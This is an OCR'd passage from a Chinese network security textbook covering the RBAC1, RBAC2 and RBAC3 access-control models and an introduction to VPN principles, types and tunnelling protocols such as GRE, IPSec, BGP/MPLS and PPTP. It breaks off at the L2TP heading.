RBAC1 和 RBAC0 相比，区别一是增加了角色的层次结构，这个角色的层次结构是角色上的一个偏序关系，称为角色层次关系。

该模型中，用户可以为他具有的角色或其下级角色建立一个会话，其获取的访问权限包括在该会话中激活角色所具有的访问权限和下级角色所具有的访问权限。如果在角色继承时限制继承的范围，则可建立私有角色及其私有子层次。层次模型的结构如图 13.14 所示。




图 13.14　RBAC 层次模型

3. RBAC2 模型(约束模型)

RBAC2 模型在 RBAC0 基础上增加了约束机制。约束条件一般有返回值“接受”或“拒绝”,只有拥有有效值的元素才可被接受。模型的结构如图 13.15 所示。约束有多种,主要包括以下几种。




图 13.15　RBAC 静态责任分离模型结构

(1) 互斥角色。同一用户只能分配到一组互斥角色集合中至多一个角色,支持职责分离的原则。

(2) 基数约束。一个角色被分配的用户数量是有限制的,一个用户可拥有的角色数目受限;同样一个角色对应的访问权限数目也应受限,以控制高级权限在系统中的分配。

(3) 先决条件角色。可以分配角色给用户仅当该用户已经是另一角色的成员;对应的可以分配访问权限给角色,仅当该角色已经拥有另一种访问权限。

(4) 运行时互斥。例如,允许一个用户具有两个角色的成员资格,但在运行中不可同时激活这两个角色。

4. RBAC3 模型(层次约束模型)

RBAC3 是 RBAC 系列中的最后一个模型,事实上是 RBAC1 和 RBAC2 的综合,即增加了角色层次结构和约束机制的 RBAC0 模型。

RBAC96 中阻塞某些权限的继承是通过私有角色来实现的,即如果一个角色 r_1 的部分权限不希望被另一个角色 r_2 继承,那么 r_1 必须将这些权限分离出来,派生出一个新的角色 r_1',称为 r_1 的私有角色。r_1 中只能描述可以被 r_2 继承的权限,而 r_1' 中描述 r_1 的私有权限。这种方法的最大缺点是,将一个逻辑上统一的、属于同一角色的权限分离出来,会使得很多角色成为不完整的角色,只为继承而存在,并没有实际的物理意义,这样角色数量会迅速增长,特别是在大型应用中问题尤为突出。此外私有角色的方法使得继承关系变得更加复杂。

因此，实现时必须结合应用实际，对 RBAC96 模型进行必要的改进和扩充。

13.5 VPN 概述

近年来，随着全球信息化建设的快速发展，对网络基础设施的功能和可延伸性提出了新的要求。例如，一些跨地区组织的各分支机构之间需要进行远距离的互联；一些单位的员工需要远程接入内部网络进行移动办公。为了解决各分支机构局域网之间的互联问题，早期只能通过直接铺设网络线路或租用运营商的专线，不但成本高，而且实现困难。对于移动办公用户来说，早期一般采用拨号方式接入到内部网络，在需要支付较高的通信费用的同时，还要考虑到通信的安全问题。VPN 技术可以在公共网络（如 Internet）中为用户建立专用的通道，为局域网之间的远程互联，以及内部网络的远程接入提供廉价和安全的方式。在接下来的几节中将较为系统地介绍 VPN 原理、分类、实现的关键技术及设计实例。

13.5.1 VPN 的工作原理

VPN（Virtual Private Network，虚拟专用网）是利用 Internet 等公共网络的基础设施，通过隧道技术，为用户提供一条与专用网络具有相同通信功能的安全数据通道，实现不同网络之间及用户与网络之间的相互连接。IETF 草案对基于 IP 网络的 VPN 的定义为：使用 IP 机制仿真出一个私有的广域网。

从 VPN 的定义来看，其中“虚拟”是指用户不需要建立自己专用的物理线路，而是利用 Internet 等公共网络资源和设备建立一条逻辑上的专用数据通道，并实现与专用数据通道相同的通信功能；“专用网络”是指这一虚拟出来的网络并不是任何连接在公共网络上的用户都能够使用的，而是只有经过授权的用户才可以使用。同时，该通道内传输的数据经过了加密和认证，从而保证了传输内容的完整性和机密性。由此可以看出，VPN 不是一个物理意义上的专用网络，但它却具有与物理专用网络相同的功能。

从实现方法来看，VPN 是指依靠 ISP（Internet Service Provider，Internet 服务提供商）和 NSP（Network Service Provider，网络服务提供商）的网络基础设施，在公共网络中建立专用的数据通信通道。在 VPN 中，任意两个节点之间的连接并没有传统的专用网络所需的端到端的物理链路。只是在两个专用网络之间或移动用户与专用网络之间，利用 ISP 和 NSP 提供的网络服务，通过专用 VPN 设备和软件，根据需求构建永久的或临时的专用通道。如图 13.16(a)所示的是 VPN 的物理拓扑，其功能等价于如图 13.16(b)所示的逻辑拓扑。


在实际应用中，一个高效、成功的 VPN 应具有以下几个特点。

1. 费用低

由于使用 Internet 进行传输相对于租用专用线来说，费用极为低廉，所以 VPN 的出现使企业通过 Internet 既安全又经济地传输私有的机密信息成为可能。

2. 安全保障

虽然实现 VPN 的技术和方式很多，但所有的 VPN 均应保证通过公用网络平台传输数据的专用性和安全性。在非面向连接的公用 IP 网络上建立一个逻辑的、点对点的连接，称为建立一个隧道。可以利用加密技术对经过隧道传输的数据进行加密，以保证数据只被指



(a) VPN的物理拓扑示意图

(b) VPN的逻辑拓扑示意图

图 13.16 VPN 组成示意图

定的发送者和接收者了解，从而保证数据的私有性和安全性。

3. 服务质量保证（QoS）

VPN 应当为企业数据提供不同等级的服务质量保证。不同的用户和业务对服务质量保证的要求差别较大。如对于移动办公用户，提供广泛的连接和覆盖性是保证 VPN 服务的一个主要因素，对于拥有众多分支机构的专线 VPN，交互式的内部企业网应用则要求网络能提供良好的稳定性；对于其他应用（如视频等）则对网络提出了更明确的要求，如网络时延及误码率等。所有以上网络应用均要求网络根据需要提供不同等级的服务质量。在网络优化方面，构建 VPN 的另一重要需求是充分有效地利用有限的广域网资源，为重要数据提供可靠的带宽。广域网流量的不确定性使其带宽的利用率很低，在流量高峰时引起网络阻塞，产生网络瓶颈，使实时性要求高的数据得不到即时发送；在流量低谷时又造成大量的网络带宽空闲。QoS 通过流量预测与流量控制策略，可以按照优先级分配带宽资源，实现带宽管理，使得各类数据能够被合理地先后发送，并预防阻塞的发生。

4. 可扩充性和灵活性

VPN 必须能够支持通过 Extranet 和 Intranet 的任何类型的数据流，方便增加新的节点，支持多种类型的传输媒介，可以满足同时传输语音、图像和数据等新应用对高质量传输以及带宽增加的需求。

5. 可管理性

从用户和运营商角度应可方便地进行管理、维护。在 VPN 管理方面，VPN 要求企业将其网络管理功能从局域网无缝地延伸到公用网，甚至是客户和合作伙伴。虽然可以将一些次要的网络管理任务交给服务提供商去完成，企业自己仍需要完成许多网络管理任务。所以一个完善的 VPN 管理系统是必不可少的。VPN 管理的目标是减小网络风险。它具有高扩展性、经济性、高可靠性等优点。VPN 管理主要包括安全管理、设备管理、配置管理、访问

控制列表管理和 QoS 管理等内容。

13.5.2 VPN 系统结构与分类

根据应用环境的不同，VPN 主要分为 3 种典型的应用方式：内联网 VPN、外联网 VPN 和远程接入 VPN。

1. 内联网 VPN

内联网 VPN(Intranet VPN)的组网方式如图 13.17 所示。这是一种最常使用的 VPN 连接方式，它将位于不同地理位置的两个内部网络(LAN1 和 LAN2)通过公共网络(主要为 Internet)连接起来，形成一个逻辑上的局域网。位于不同物理网络中的用户在通信时，就像在同一局域网中一样。




图 13.17 内联网 VPN 连接示意图

在内联网 VPN 未使用之前，如果要实现两个异地网络之间的互联，就必须直接铺设网络线路，或租用运营商的专线。不管采用哪一种方式，使用和维护成本都很高，而且不便于网络的扩展。在使用了内联网 VPN 后，可以很方便实现两个局域网之间的互联，其条件是分别在每一个局域网中设置一台 VPN 网关，同时每一个 VPN 网关都需要分配一个公用 IP 地址，以实现 VPN 网关的远程连接。而局域网中的所有主机都可以使用私有 IP 地址进行通信。如图 13.17 所示的是两个局域网之间通过 VPN 远程互联方式，根据用户需求也可以实现多个局域网之间的远程互联。

目前，许多具有多个分支机构的组织在进行局域网之间的互联时，多采用这种方式。

2. 外联网 VPN

外联网 VPN(Extranet VPN)的组网方式如图 13.18 所示。与内联网 VPN 相似，外联网 VPN 也是一种网关对网关的结构。在内联网 VPN 中位于 LAN1 和 LAN2 中的主机是平等的，可以实现彼此之间的通信。但在外联网 VPN 中，位于不同内部网络(LAN1、LAN2 和 LAN3)的主机在功能上是不平等的。

外联网 VPN 是随着企业经营方式的发展而出现的一种网络连接方式。现代企业需要在企业与银行、供应商、销售商及客户之间建立一种联系(即电子商务活动)，但是在这种联系过程中，企业需要根据不同的用户身份(如供应商、销售商等)进行授权访问，建立相应的身份验证机制和访问控制机制。

外联网 VPN 其实是对内联网 VPN 在应用功能上的延伸，是在内联网 VPN 的基础上增加了身份验证、访问控制等安全机制。

3. 远程接入 VPN

远程接入 VPN(Access VPN)的组网方式如图 13.19 所示。远程接入 VPN 也称为移




图 13.18 外联网 VPN 连接示意图

动 VPN,即为移动用户提供一种访问单位内部网络资源的方式,主要应用于单位内部人员在外(非内部网络)访问单位内部网络资源的情况下,或为家庭办公的用户提供远程接入单位内部网络的服务。




图 13.19 远程接入 VPN 连接示意图

在远程接入 VPN 技术出现之前,如果用户要通过 Internet 连接到单位内部网络,需要在单位内部网络中部署一台远程访问服务器(Remote Access Server,RAS),用户通过拨号方式连接到该 RAS 后再根据相应权限来访问内部网络中的相应资源。远程拨号方式需要 RAS 的支持,而且用户与 RAS 之间的通信是以明文方式进行,缺乏安全性。另外,远程的拨号用户可能需要支持长途电话通信费。而远程接入 VPN 方式中的远程用户,只需要通过当地的 ISP 接入到 Internet 就可以连接到单位的 VPN 网关,并访问单位内部的资源。与传统的远程拨号方式相比,远程连接 VPN 方式实现容易,使用费用较低。简单来说,只要用户能够接入 Internet,就可以使用远程接入 VPN 方式连接到单位内部网络。

目前,远程接入 VPN 方式的使用非常广泛,许多企业和高校都采用这种方式为本单位用户提供访问内部网络资源的服务。例如,现在许多高校都建立内部的数字资源数据库,如中国期刊全文数据库、电子图书馆和学位论文数据库等。考虑到安全和版权等问题,对这些数据库系统的访问权限进行了限制,一般只允许本单位内部的用户在内部局域网中使用。为了方便本单位用户在外部网络中能够访问单位内部的网络资源,许多高校都部署了远程访问 VPN 系统。

13.6 VPN 实现的关键技术

13.6.1 隧道技术

在介绍隧道技术之前，首先介绍 VPN 数据和路由的管理模式。VPN 数据和路由的管理可以通过多种方式来实现，大致分为两种模式，即叠加模式（overlay model）和对等模式（peer model）。

目前大多数常用的 VPN 技术都基于叠加模式，如 IPSec 和 GRE 等隧道技术、租赁线路、帧中继电路、ATM 电路等。采用叠加模式，各站点都有一个路由器通过点到点连接到其他站点的路由器上。一个站点可以有一个或多个这样的路由器，分别连接到所有的或一部分其他站点上；站点间点到点的连接可以通过 IPSec、GRE 或帧中继、ATM 电路等来实现。这个由点到点的连接以及相关的路由器组成的网络称为虚拟骨干网。虚拟骨干网将各站点连接在一起。

叠加模式的一个严重问题是需要 VPN 用户设计并运作虚拟骨干网。这需要专业的 IP 路由知识和技能，而大多数公司不具备这样的能力。如果将这项工作交给网络服务提供商，随着 VPN 用户的增加，网络服务提供商设计维护越来越多的 VPN，这对网络服务提供商来说将难以承受。

叠加模式的另一个问题是 VPN 的网络规模不能太大，可扩展性差。如果一个 VPN 用户有许多站点，而且站点间需要全交叉网状连接，则一个站点上的骨干路由器必须与其他所有站点建立点对点的路由关系。站点数的增加受单个路由器处理能力的限制。另外，增加新站点时，网络配置变化也会很大，网络连接上的每个站点都必须对路由器重新配置。

隧道技术是最常见的为叠加模式的 VPN 提供站点间连接的方式。隧道技术用添加 IP 包头的方式对数据进行封装。IP 包头包括路由信息，使得数据能够穿越中间的公用网络。从穿越一个网络传送数据角度讲，隧道涵盖 3 个主要方面，即对数据包的封装、传输和拆封。隧道方式具有高速、安全等优势。

有多种不同的技术标准可用于以隧道的方式跨越移动骨干网传输数据，其中包括 GRE（generic routing encapsulation）、GTP（GPRS tunneling protocol）和 IPSec（IP Security）（请参见 12.2 节）等。

随着 VPN 技术与规范的不断完善，为客服叠加模式固有的种种局限，又推出了对等模式。对等模式的一个重要改进就是可扩展性。这使得 VPN 服务提供商能够支持大规模的 VPN 业务，如一个 VPN 服务提供商可支持成百上千个 VPN，而且这些 VPN 用户不需要有 IP 专业技术，同时它还能降低提供 VPN 服务的开销。

BGP/MPLS 技术是当前主流的对等模式 VPN 技术。MPLS 用于在网络间前转数据包，BGP 则用于播发 PE 与 P 路由器间的路由信息以及 VPN 的成员信息。这套机制看起来很复杂，但在 IETF 的规范中已定义了对大多数过程的自动化处理。因而尽管 BGP/MPLS 的路由设备很复杂，但实际上运营商的工作是相对简单的。

1. IP 网络上的 SNA 隧道技术

当系统网络结构（System Network Architecture，SNA）的数据流通过企业 IP 网络传送

时，SNA 数据帧被封装在 UDP 和 IP 协议包头中。

2. IP 网络上的 Novell NetWare IPX 隧道技术

当一个 IPX 数据包被发送到 NetWare 服务器或 IPX 路由器时，服务器或路由器用 UDP 和 IP 包头封装 IPX 数据包后通过 IP 网络发送。另一端的 IP-TO-IPX 路由器在去除 UDP 和 IP 包头之后，把数据包转发到 IPX 目的地。

3. 点对点隧道协议（PPTP）

PPTP 协议允许对 IP，IPX 或 NetBEUI 数据流进行加密，然后封装到 IP 包头中通过企业 IP 网络或 Internet 发送。

4. 第 2 层隧道协议（L2TP）

